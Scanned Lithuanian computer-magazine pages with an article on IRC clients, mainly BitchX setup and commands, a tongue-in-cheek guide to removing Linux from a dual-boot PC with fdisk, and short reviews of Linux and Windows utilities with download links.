Šio kliento ypatumas yra tas, jog jis parašytas naudojant vien tik *Tcl/Tk*. Tai keliais aspektais apriboja jo galimybes (pavyzdžiui, kofigūravimo galimybė tik per *.Xresources*). Skriptų posistemės nėra, ir tai irgi mažina derinimo galimybes, tačiau visiškai atviras ir suprantamas (vis dėlto *tcl*), kodas pašalina šiuos trūkumus. Šiaip šis klientas gali būti naudojamas kaip mokomoji priemonė studijuojant *Tcl/Tk* - kur kas įdomiau nagrinėti "gyvą" programą nei rašyti išgalvotus pavyzdžius.

Konsoliniai klientai

IRCii

Vienas pirmųjų IRC klientų. Kai jis buvo kuriamas, apie grafinius patobulinimus niekas net negalvojo - viskas buvo daroma konsolėje. Komplekte iškart buvo labai daug skriptų, o dar daugiau buvo paskui parašyta fanų. Tačiau IRCii jau paseno, dabar yra EPIC ir "BitchX", bet dėl didžiulio skriptų kiekio jis iki šiol naudojamas. Naujiems vartotojams rinktis IRCii nepatartina.

"BitchX"

Tikrai labiausiai paplitęs konsolinis IRC klientas. Ir tai visiškai aišku - galimybių jis turi... per daug ;). "BitchX" buvo paremtas IRCii, bet su laiku įgijo tiek galimybių, kiek GUI klientai dar ilgai neturės.


Instaliavimas ir derinimas:

Sukuriam katalogą, išpakuojam į jį distribuciją. Toliau:

```
./configure
make arba make install
```

Jei pastebėjai problemų, tai peržiūrėk failą *include/defs.h* - ten reikia nuimti *komentus* nuo kai kurių opcijų, atsižvelgiant į *sistemos*. *make install* iškart perkelia *binarinį* failą į */usr/local/bin* - tam reikia *root* teisių.

Po instaliavimo ir pirmo patikrinimo, kai įsitikini, kad viskas veikia normaliai, galima ilgam sėsti prie kompo ir redaguoti visus konfigūracijos failus. Tai yra gan linksmas ir malonus užsiėmimas. Derinimą geriau pradėti nuo failų *BtchX.reasons* ir *BitchX.quits*. Pirmame yra vartotojų metimo iš kanalo priežastys, kitame - atsijungimo priežastis (eilutė, kurią pamato pašnekovai, kai tu išeini iš IRC). Failai stebina savo dydžiu ir įvairove (*Yo momma's like McDonald's, Over One Million*





Served - tai pasakymas iš ten), bet dėl originalumo geriau įrašyti ir ką nors savo.

Serverių sąrašas, prie kurių bando prisijungti "BitchX", taip pat pagrindinis *nikas* saugomi kintamuosiuose:

$ setenv IRCSERVERS="irc.rt.ru:6667 irc.blackend.com:6666"
$ setenv IRCNICK="zlobot2"

Šie kintamieji yra ne tik "BitchX", bet ir visuose IRCii paremtuose klientuose: IRCii, EPIC, "Sirc" ir panašiai. Daug patogiau įdėti visa tai į profailą, tada nereikės kaskart leisti "BitchX" su parametrais. Beje, apie parametrus:





$ ./BitchX [raktai] [nikas] [serveris]

Galimų raktų sąrašas:

-c #baras - prisijungus iškart užeiti į barą,
-q praleisti *bx-rc* arba *irc-rc* krovimą,
-r *brain.serv* - serverių sąrašas bus imamas iš failo *brain.serv*,
-v parodyti "BitchX" versiją,
-l *gob-rc* - pakrauti *gob-irc* vietoj *bx-rc*.


"BitchX" startuodamas pakrauna du konfigūracinius failus: *~/.bitchxrc* ir *~/.ircrc*. Šiuose failuose yra kliento parametrai (juos galima keisti per kintamuosius).


"BitchX" supranta visas standartines IRCii komandas bei papildo jas krūva savų. Štai kai kurios jų:

4OP [*nikas*] - duoda op keturis kartus iš eilės,
ADDFORWARD [*nikas* arba #kanalas] - persiunčia visus pranešimus vartotojui arba į kitą kanalą,
CDDC - leidžia organizuoti kažką panašaus į IRC failų serverį,

CDDC komandos (/cddc [komanda]):

CHANNEL - nustatomas kanalo pavadinimas,
DESCRIBE - failų aprašymai,
DOFFER - pašalina failą iš sąrašo, jo nebus galima persipompuot,
LIST - visų failų (prieinamų dabartiniam vartotojui) sąrašas,
NOTICE - visų failų (prieinamų visam kanalui) sąrašas,
OFFER - įdėti konkretų failą į sąrašą,
MINSPEED - nustatomas minimalus siuntimo greitis,
QUEUE - kas ką užsakė ir kas ką siunčia šiuo metu,







SAVE - sąrašas išsaugomas į diską (pagal nutylėjimą į failą *.cddc.save*).
SEND - siunčia failą vartotojui (be užklausos),
RESUME - pratęsia nutrūkusį duomenų perdavimą,
NOTE - aprašo failą,
STATS - siuntimų statistika,
SECURE - apsaugoti failą slaptažodžiu.

DCC komandos ir jų parametrai (*/dcc* [komanda]) - tokios pat kaip ir bet kuriame kitame IRC kliente. Tiesiog "/dcc" parodo visų komandų sąrašą (pagrindinės, aišku, SEND ir GET).

FTP - atidaro integruotą FTP klientą. Be paprasto komandos FTP įvedimo, jį galima atidaryti surinkus "/msg -ftp.labas.com". Čia "-" yra FTP serverio požymis.

SET - nustato vieną iš vidinių parametrų. Jų yra labai daug, todėl išvardyti nėra jokios galimybės. Bet patariu iškart pasikeisti REALNAME pagal nutylėjimą, nes kas trečias "BitchX" vartotojas į */whois* užklausą atsako: " ** I'm too lame to read BitchX.doc ** ;)".

Beje, yra dar dvi komandos: FUCK ir FUCKEM... Įdomu, ką jos galėtų reikšti??? ;))

Tai dar ne pabaiga

Aš nepasakojau apie visus klientus, jų yra labai daug. Bet pradžiai užteks ir tiek. O dabar: chat on!



LINUX



pašalinimas

StF (StF@mail.ru), vertėjas: Maxas (max@hacker.lt)


Sveikas! Matau, kad atsibodo tau LINUX, labai atsibodo. Nenori mokytis naujų komandų, pratintis dirbti su nauju interfeisu, nenori vargti ieškodamas naujo softo, o gal tiesiog *harde* vietos trūksta, kad išbandytum naują 1GB žaidimą, kurį atnešė draugas. Tai nesvarbu. Svarbu tik tai, kad kiekvieną kartą krunant kompą matai *LILO boot* ir 1GB užimtas nežinia kuo.

"Kill"!

Dabar papasakosiu, kaip pašalinti LINUX taip, kad nepažeistum kitų savo kietojo disko skirsnių (*partition*). Pirmiausia paimk *startupinį* diskelį (jį privalai turėti, aš žinau :)) arba, iš bėdos, diską "Reanimator". Arba net per LILO gali pakrauti "Windows" - tau reikia komandinės eilutės, *fisk* ir *format*. Juos turi naudoti būtent tos versijos, kokios yra tavo "Windows", t. y. jei naudoji "Win98 SE", tai turi paimti juos iš šios distribucijos. Ypač tai svarbu naudojant *fdisk*. Čia kalbama ne apie didelių diskų palaikymą *fdiske*, kuris atsirado neseniai. Reikalas tas, kad *fdisk* turi slaptą parametrą "/mbr", kuris 1 kietojo disko sektoriaus turinį pakeičia įrašydamas ten vindousinį *boot* vietoj LILO. Todėl aišku, kad su 98SE reikia naudoti tokį pat *fdisk*, o ne iš "Win95" komplekto.

Sveiki atvykę atgal į MUSTDIE!

Puiku, dabar "Windows" kraunasi be problemų ;-), bet laisvos vietos iki šiol nėra. Ką gi, paleidžiam *fdisk* ir pasirenkam "Delete partition or Logical Dos drive -> Delete Non-Dos partition". Šitas būdas tiks, jei turi tik "Win9x" ir LINUX, bet jei naudoji dar "WinNT" arba OS/2, tai geriau pasinaudok 5 arba 6 versijos "Partition Magic". Tada su *fdisk* sukurk naują DOS skirsnį ir sistemoje atsiras naujas loginis diskas, kurį galėsi panaudot savo tikslams. Jei naudojai "Partition Magic", tai gali tiesiog padidinti esamą loginį diską neprarasdamas duomenų. Jei ne, tai reikės suformatuoti naują diską. Štai ir viskas. Bet jei pasirinkai "Partition Magic" ir iki šiol naudojai FAT16 sistemą, o padidinęs gauni diską, didesnį už 2GB, tai PM gali sukonvertuoti FAT16 į FAT32, o tuomet jau galėsi didinti turimo disko apimtį.



Išlipk, atvažiavome


Dabar gali drąsiai instaliuoti savo gigabaitinį žaidimą ir mėgautis *3D-sound* ir *4D-dimension*. Viskas!!! :))) Sėkmės. O kai nusibos žaisti - grįžk į LINUX, mes tavęs lauksime...

M.J.Ash www.xknows.bos.ru; m.j.ash@xakep.ru, vertėjas: Maxas (max@hacker.lt)

Opera 4.0b5

http://opera.online.no/linux/tgz/opera-4.0-b5-20010103.014-static.i386.tar.gz – archyvatoriui (žiūrėk žemiau);
http://opera.online.no/linux/DEB/opera-static_4.0-0beta5-20010103-014_i386.deb – skirta "Debian";
http://opera.online.no/linux/RPM/opera-static-4.0b5-20010103.014.1.i386.rpm – skirta "RedHat".
Dydis 2,3 Mb

Atsimeni, viename iš "Hackerio" numerių buvo straipsnis "OPERAtyvumas – tai svarbiausia"? Tai ta pati opera, tik skirta LINUX. Jeigu tau nusibodo NN, tai pat ir *lynxas* :), tai siųskis 2 metrus su trupučiu ir turėsi puikią naršyklę. Ji pagal galimybes niekuo nenusileidžia IE ir NN. Interfeisas truputį nekoks, bet gyventi galima! Labiausiai džiugina tai, kad jo nereikia instaliuoti, tik išpakuok, ir viskas (tai yra daroma taip: *tar -zxvf opera-4.0-b5-20010103.014-static.i386.tar.gz* arba su KDE paleisk atsiųstą *rpm, deb* paketą ir spausk mygtuką "IDIEGTI")! Viskas, vualia! Galima dirbti su NN, KDE ir netgi IE *bookmarkais*! Supranta visus lietuviškus kodavimus. Naudoja sistemą langas lange, kas yra labai patogu, skirtingai negu visa galybė NN langų! Puiki alternatyva!



CpuInfo


www.twrs.narod.ru/files/cpu_info – tai failas, kurį reikia siųstis, jis be išplėtimo
Dydis 14 Kb

Kaip apie ją sako pats autorius: "Maža gudri programa, kuri sako beveik viską apie tavo procesorių". Jeigu rimtai, tai programa tiktai duoda sąrašiuką PARAMETRAS: REIKŠMĖ apie visas proco charakteristikas. Ir kas labiausiai jaudina, programa konsolinė :). Vienoje konferencijoje autorius gavo klausimą, ar tik neima programa informacijos iš sisteminio failo, autorius patylėjo :(. Apie tai verta pamąstyti...

Lclock

http://lclock.chat.ru/lclock.tar.gz
Dydis 2 Kb


Konsolinė komanda, kuri rodo laiką tavo darbo su konsole metu! Laikrodukas viršutiniame dešiniajame kampe mėlyname fone puikiai "gulasi" ant *mc* ir ant visokių ten *linuxconf*. Terminalo emuliatoriuje po iksais nedirba, paketas, kuris sveria 120 Kb, yra *www.nc.orc.ru/pub/Linux/software/devel/nasm/binaries/linux/i386-libc6/nasm-0.98-1.i386.rpm*. Po instaliacijos *nasm* reikia įeiti į bylą *src* ir surinkti ten "nasm lclock.asm", paskui dar ir "chmod +x lclock", ir tik dabar programą galima vartoti. Tiesa, kad pasiektum geriausią efektą, failiuką *lclock* reikia perrašyti į bylą */bin* ("cp lclock /bin/lclock") ir pridėti ten eilutę "lclock" į failiuką */etc/rc.d/rc.local* kur nors pabaigoje. Dabar užsikrovus LINUX laikrodukas atsiras automatiškai!




GNU Parted

ftp://ftp.gnu.org/gnu/parted/parted-1.4.6.tar.gz
Dydis 0,5 Mb

Ši programa yra ne kas kita, kaip alterntyvus *fdisk*. Leidžia elgtis kaip nori su tavo mylimojo vinčesterio skyriais (kuris yra ne *šotganas*, o HDD :). Korektiškai dirba su FAT32 ir su kitais *fs* (*file systems* :). Kad dirbtų, reikalauja *e2fsprogs*, kuris yra *ftp://download.sourceforge.net/pub/sourceforge/e2fsprogs/e2fsprogs-1.19-0src.rpm*, ir užima tik 928 Kb. Tiesa, po išpakavimo *e2fsprogs* reikia dar *tar*, nes pakete yra tik *tar.gz* archyvas :(, bet jeigu tu esi *cool* hakeris, tai ir pats susitvarkysi!





Man Chr 2.0


www.zdenix.narod.ru/zip/manchr2.tar.gz
Dydis 10 Kb

Ir dar viena programa, ir vėl konsolinė. Ši maža *utelytė* moka perkoduoti failus iš vieno rusiško kodavimo į kitą (pavyzdžiui, komanda "./manchr file1 file2 -win –iso" privers programą išsaugoti failą "file1" kode *win* išsaugoti į kitą failą, "file2" vardu, bet jau *iso* kodavimo). Patariu turėti šią programą juodai dienai, nes anksčiau ar vėliau tau teks, kaip *cool* hakeriui turėti reikalą su *win* failais, o "Star Office" po ranka nebus :).

Gnomp3

http://tux.anu.edu.au/~matt/gnomp3-0.1.6.tar.gz – archyvas;
http://tux.anu.edu.au/~matt/gnomp3-0.1.6-1.i386.rpm – "RedHat" paketas;
http://tux.anu.edu.au/~matt/gnomp3_0.1.6-1_i386.deb – "Debian" paketas.
Dydis: 57 Kb

Programa skirta mp3 failams groti. Korektiškai dirba su labai dideliais *play listais*. Nelabai didelis interfeisas, bet geras greitis. Reikalauja, kaip jau turbūt supratote iš pavadinimo, GNOME! Man didelio įspūdžio nepadarė, taigi patariu siųstis tik tuo atveju, jeigu tavo kompas stabdo ir tu nesi estetikos mėgėjas :).




XMMS 1.2.3

www.xmms.org/files/1.2.x/xmms-1.2.3.tar.gz – archyvas;
www.xmms.org/files/1.2.x/rpm/xmms-1.2.3-1.src.rpm – "RedHat" paketas.
Dydis: 1,60 Mb

Ir jeigu jau prakalbome apie MP3 grotuvus, tai negalima nutylėti apie tokią programą, kaip XMMS! Geriausias mp3 failų grotuvas *NIX, visiškai analogiškas "WinAMP". Palaiko *ekvalaizerį*, *pleilistus*, skinus. Tiesa "WinAMP" "škūros" tinka ir XMMS. Pas mane tik šita programa ir *rūlina*. Pompuok ir vartok :). Turi *plaginus*, kaip ir bet koks save gerbiantis *playeris*.





CD-2-MP3

http://download.cd2mp3.org.uk/
Dydis: 4 Kb


Ir pokalbio apie MP3 pabaigoje aš papasakosiu tau apie šią *super puper* programą Tu jau turbūt esi girdėjęs apie "AudioGrabber" *mastdajuį*. Ši programa daro lygiai tą patį, tai yra ištraukia *trekus* iš audio CD ir spaudžia juos į MP3, bet daug greičiau negu "Grabber". Yra galimybė "nugrėbti" kaip ir vieną *treką*, taip ir visą diską Taip pat ji moka perkoduoti WAV į MP3! Programa konsolinė, turi dialoginį interfeisą (jeigu tai galima pavadinti interfeisu :)).

Jau seniai planavau išleisti specialų "Shareware" leidimą su savo mėgstamiausių programų aprašymais, bet vis progos nesulaukdavau. O čia kaip tik pasitaikė :). Todėl aš greitai pagavau savo kompe devynias programas, kurios, nepaisant visų mano pastangų, iki šiol nėra labai populiarios, ir jas aprašiau. Labai norėčiau tikėti, jog tau, kolega, patiks softas, kurį aš pats naudoju kasdien.

SecondChance v2.07

Windows 9x
Size: 2703 Kb
Shareware
http://www.partitionmagic.com


Vienintelė priežastis, dėl kurios iki šiol sėdžiu su "Windows 98", yra ta, kad ši programa vis dar atsisako dirbti su "Win2000". O gyventi be "SecondChance" aš jau nebegaliu. Ši programa foniniame režime seka visus sistemos pakeitimus (išsaugodama pakeistų arba ištrintų failų kopijas), o po tam tikro laiko stato kontrolinius taškus. Tai daroma tam, kad aš bet kada galėčiau grąžinti savo sistemą į bet kurį iš tų taškų. Beje, kontrolinį tašką galima sukurti ir pačiam, pavyzdžiui, prieš naujo softo instaliavimą. Žinai, labai malonu po testavimo tiesiog iškeliauti atgal į praeitį, o ne vargti šalinant vieną programą po kitos, ir nesvarstyti, ką visos tos programos galėjo padaryti tavo sistemai. Atskleisdamas paslaptį pasakysiu, kad savo svarbiausią kontrolinį tašką aš padėjau dar prieš pusę metų, iškart po "Windows" ir standartinio programų komplekto instaliacijos. Dabar tereikia periodiškai grįžti prie šito taško, kad mano geležinis draugas vėl pradėtų puikiai veikti. O juk per šį laiką daugelis mano draugų jau po kelis kartus pakeitė "Windows" :).



Check&Get v 1.8

Windows 9x/NT4/2K
Size: 1813 Kb
Freeware
http://www.activeurls.com


"Check&Get" – geriausias pasaulyje *bookmark* valdiklis. Tavo kompe jis pasileidžia automatiškai, tereikia prisijungti prie Tinklo. Programoje yra gausybė naudingų funkcijų, bet svarbiausia yra tai, jog ji moka trim skirtingais metodais tikrinti (labai greitai, keliais srautais), ar nepasikeitė tavo pažymėtų puslapių turinys nuo paskutinio apsilankymo. Šios funkcijos *rulez*! Jei anksčiau tekdavo ilgai ieškoti internete atnaujintos medžiagos, tai dabar aš tiesiog paleidžiu "Check&Get", išsirenku reikalingą skyrių: "Shareware" – jei noriu dirbti, "Pramogos" – jei noriu pailsėti, paspaudžiu <Ctrl+A>, kad pažymėčiau visus punktus, <Ctrl+C>, kad patikrinčiau atnaujinimo statusą. Tada programa raudonais paukščiukais pažymi saitus, kurie buvo atnaujinti... Be to, su šia programa labai patogu daryti tuos žymeklius: reikia tik perduoti jai resurso URL, o pavadinimus, raktinius žodžius, aprašymus ji gaus pati.



RUNit v 2.1 beta 6a

Windows 9x/NT4/2K
Size: 65 Kb
Freeware
http://www.magister-lex.at/RUNit


Programų langai dažnai labai trukdo prieiti prie darbastalio ikonų, o paleidinėti programas per meniu "Start" nelabai patogu, todėl, kad greičiau prieičiau prie reikalingiausių programų, aš jau seniai naudoju šį galingą (nežiūrint į dydį) *launchpadą*. Man patinka, kad "RUNit" visiškai nenervina, sėdi sau tyliai atmintyje ir laukia, kol vartotojas paspaus dešinįjį pelės mygtuką vienoje iš ekrano "karštų zonų". Šis spragtelėjimas yra signalas programai, jog vartotojas reikalauja, kad jam būtų parodytas meniu, susietas su šia zona. Tokia zona gali būti ir ekrano dalis, ir visas ekranas, bet šiuo atveju reikės spausti ne tik pelės mygtuką, bet ir laikyti paspaustą kokį nors tavo pasirinktą klaviatūros klavišą. Mano ekrane yra keturios zonos, kuriose, atsižvelgiant į paskirtį (darbas su CD, darbas su "Web"), ir yra visos mano programos. Todėl ir išeina, kad su "RUNit" bet kurią reikalingą man programą galiu pasiekti vos dviem pelės spragtelėjimais. O visas darbastalio ikonas ir meniu "Start" aš kurį laiką išvis buvau pašalinęs – man tai trukdė dirbti. Tiesa, draugai tikrai sutrikdavo :).



RegSnap v 2.71

Windows 9x/NT4
Size: 110 Kb
Shareware
http://webdon.com/regsnap

